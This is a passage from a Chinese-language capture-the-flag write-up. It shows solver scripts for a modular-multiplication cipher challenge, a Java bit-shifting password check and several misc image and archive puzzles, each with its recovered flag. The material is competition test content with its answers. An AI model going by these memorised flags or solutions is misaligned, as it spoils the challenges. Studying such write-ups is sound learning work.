        block_int = int.from_bytes(block, byteorder='big')
        encrypted_block_int = Mod(block_int * k, MODULUS)
        encrypted_blocks.append(encrypted_block_int)
        k += 1  # 密钥自增1

    # 将加密后的分组连接成最终的密文
    encrypted_message = b''.join(
        int(block_int).to_bytes(32, byteorder='big') for block_int in
encrypted_blocks
    )

    return encrypted_message


# 解密函数
def decrypt_message(encrypted_message, key):
    num_blocks = len(encrypted_message) // 32
    blocks = [encrypted_message[i * 32:(i + 1) * 32] for i in range(num_blocks)]

    decrypted_blocks = []

    k = key

    # 解密每个分组
    for block in blocks:
        block_int = int.from_bytes(block, byteorder='big')
```


```
        key_inv = mod_inverse(k, MODULUS)
        decrypted_block_int = Mod(block_int * key_inv, MODULUS)
        decrypted_blocks.append(decrypted_block_int)
        k += 1  # 密钥自增1

    # 将解密后的分组连接成最终的明文
    decrypted_message = b''.join(
        int(block_int).to_bytes(16, byteorder='big') for block_int in
decrypted_blocks
    )

    # 去除前缀
    if decrypted_message.startswith(MSG_PREFIX.encode('utf-8')):
        decrypted_message = decrypted_message[len(MSG_PREFIX):]

    return decrypted_message.rstrip(b'\x00').decode('utf-8')


# 测试
initial_key =
Integer(0x123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0)
message = "Hello, this is a test message."
print("Original Message:", message)

# 加密
encrypted_message = encrypt_message(message, initial_key)
print("Encrypted Message (hex):", encrypted_message.hex())

# 解密
decrypted_message = decrypt_message(encrypted_message, initial_key)
print("Decrypted Message:", decrypted_message)



# 请在.exe文件内作答
```

今年熵密杯原题，加密的过程改都不带改的。。。脚本拿过来直接用就行

```
#flag1
from sympy import Mod, Integer
from sympy.core.numbers import mod_inverse
from Crypto.Util.number import *
N_HEX = 0xFFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123
given_cipher =
0x0b2fc34f05ad3c92881d10e640ddad25435cba5ef5d82d528c41565033b88d628efdef0c08915f
97b86b24687d2ee17d79ef035e29ab73b4f6f4ead994c005e1b15f6647ecc3f1bf016ebe297ae0f6
2619a23dde5fbc96ffeeb5707675245f571705e993e9345944298b019c08563f007aa99b0ddae0c6
386bd1ad618f67ea5c
cipher_byte = long_to_bytes(given_cipher)
num_blocks = len(cipher_byte) // 32
blocks = [cipher_byte[i * 32:(i + 1) * 32] for i in range(num_blocks)]
block_int = [bytes_to_long(i) for i in blocks]
print(block_int)
a = 89652660640613347754090896429354803559
print(block_int[0]*inverse(a,N_HEX)%N_HEX)
hidekey = block_int[0]*inverse(a,N_HEX)%N_HEX
```

```
N_HEX = "FFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123"
MODULUS = Integer(int(N_HEX, 16))
MSG_PREFIX = "CryptoCup message:"
def decrypt_message(encrypted_message, key):
    num_blocks = len(encrypted_message) // 32
    blocks = [encrypted_message[i * 32:(i + 1) * 32] for i in range(num_blocks)]

    decrypted_blocks = []

    k = key

    for block in blocks:
        block_int = int.from_bytes(block, byteorder='big')
        key_inv = mod_inverse(k, MODULUS)
        decrypted_block_int = Mod(block_int * key_inv, MODULUS)
        decrypted_blocks.append(decrypted_block_int)
        k += 1

    decrypted_message = b''.join(
        long_to_bytes(int(block_int)) for block_int in decrypted_blocks
    )

    if decrypted_message.startswith(MSG_PREFIX.encode('utf-8')):
        decrypted_message = decrypted_message[len(MSG_PREFIX):]

    return decrypted_message

print(decrypt_message(cipher_byte,hidekey))
```

```
b'uZZU011bwvQQEuzZo8gFED2GJlMNPV5W\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
```



Reverse

我不会逻辑运算

题目

```
import java.util.*;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
```

```java
import java.security.*;

class VaultDoor7 {
    public static void main(String args[]) {
        VaultDoor7 vaultDoor = new VaultDoor7();
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter vault password: ");
        String userInput = scanner.next();
    String input = userInput.substring("NYSEC{".length(),userInput.length()-1);
    if (vaultDoor.checkPassword(input)) {
        System.out.println("Access granted.");
    } else {
        System.out.println("Access denied!");
        }
    }


    public int[] passwordToIntArray(String hex) {
        int[] x = new int[8];
        byte[] hexBytes = hex.getBytes();
        for (int i=0; i<8; i++) {
            x[i] = hexBytes[i*4]   << 24
                 | hexBytes[i*4+1] << 16
                 | hexBytes[i*4+2] << 8
                 | hexBytes[i*4+3];
        }
        return x;
    }

    public boolean checkPassword(String password) {
        if (password.length() != 32) {
            return false;
        }
        int[] x = passwordToIntArray(password);
        return x[0] == 1096770097
            && x[1] == 1952395366
            && x[2] == 1600270708
            && x[3] == 1601398833
            && x[4] == 1716808014
            && x[5] == 1734305335
            && x[6] == 962749284
            && x[7] == 828584245;
    }
}
```

就是把32个数按照二进制四个四个拼起来得到了八个数，写脚本还原


```python
from Crypto.Util.number import *
x = [1096770097, 1952395366, 1600270708, 1601398833, 1716808014, 1734305335,
962749284, 828584245]
c=[]
for i in range(8):
    tmp=bin(x[i])[2:]
    l=len(tmp)
    if l!=32:
        tmp='0'*(32-l)+tmp
    c.append(int(tmp[0:8],2))
    c.append(int(tmp[8:16],2))
    c.append(int(tmp[16:24],2))
    c.append(int(tmp[24:32],2))
print(''.join([chr(i) for i in c]))
```

```
A_b1t_0f_b1t_sh1fTiNg_f79bcd1c15
```

Misc

我敲，黑客


题目



算100-1000以内素数脚本：

```python
def is_prime(n):
    if n <= 1:
        return False
    if n <= 3:
        return True
    if n % 2 == 0 or n % 3 == 0:
        return False
    i = 5
    while i * i <= n:
        if n % i == 0 or n % (i + 2) == 0:
            return False
        i += 6
    return True

def sum_of_primes(start, end):
    return sum(n for n in range(start, end+1) if is_prime(n))

start = 100
end = 1000
print(f"Sum of primes between {start} and {end}: {sum_of_primes(start, end)}")
```


算得75067，解开压缩包，得到1.jpg，用010看一眼，发现图片后面跟着一个用base64编码过的png图片



提取出来解码一下得到一张二维码，扫描得flag


List of file signatures

拿到一张打不开的图片，用010看一下，不难发现是对每四个字节做了一次翻转




写个脚本翻转一下

```
f=open("fl4g.jpeg",'rb')
ff=open("out.jpeg","wb")
a=f.read()
l=len(a)
for i in range(0,l,4):
    s=a[i:i+4]
    ff.write(s[::-1])
f.close()
ff.close()
```




这能执行吗


不知道干什么的，进IDA看一下main函数



不难看出是一个登录验证，用户名是ALDI，密码是384。在终端运行一下。


给了一串png图片的base64编码形式，解码得到flag






又是二维码捏

扫出来一个base64，解码

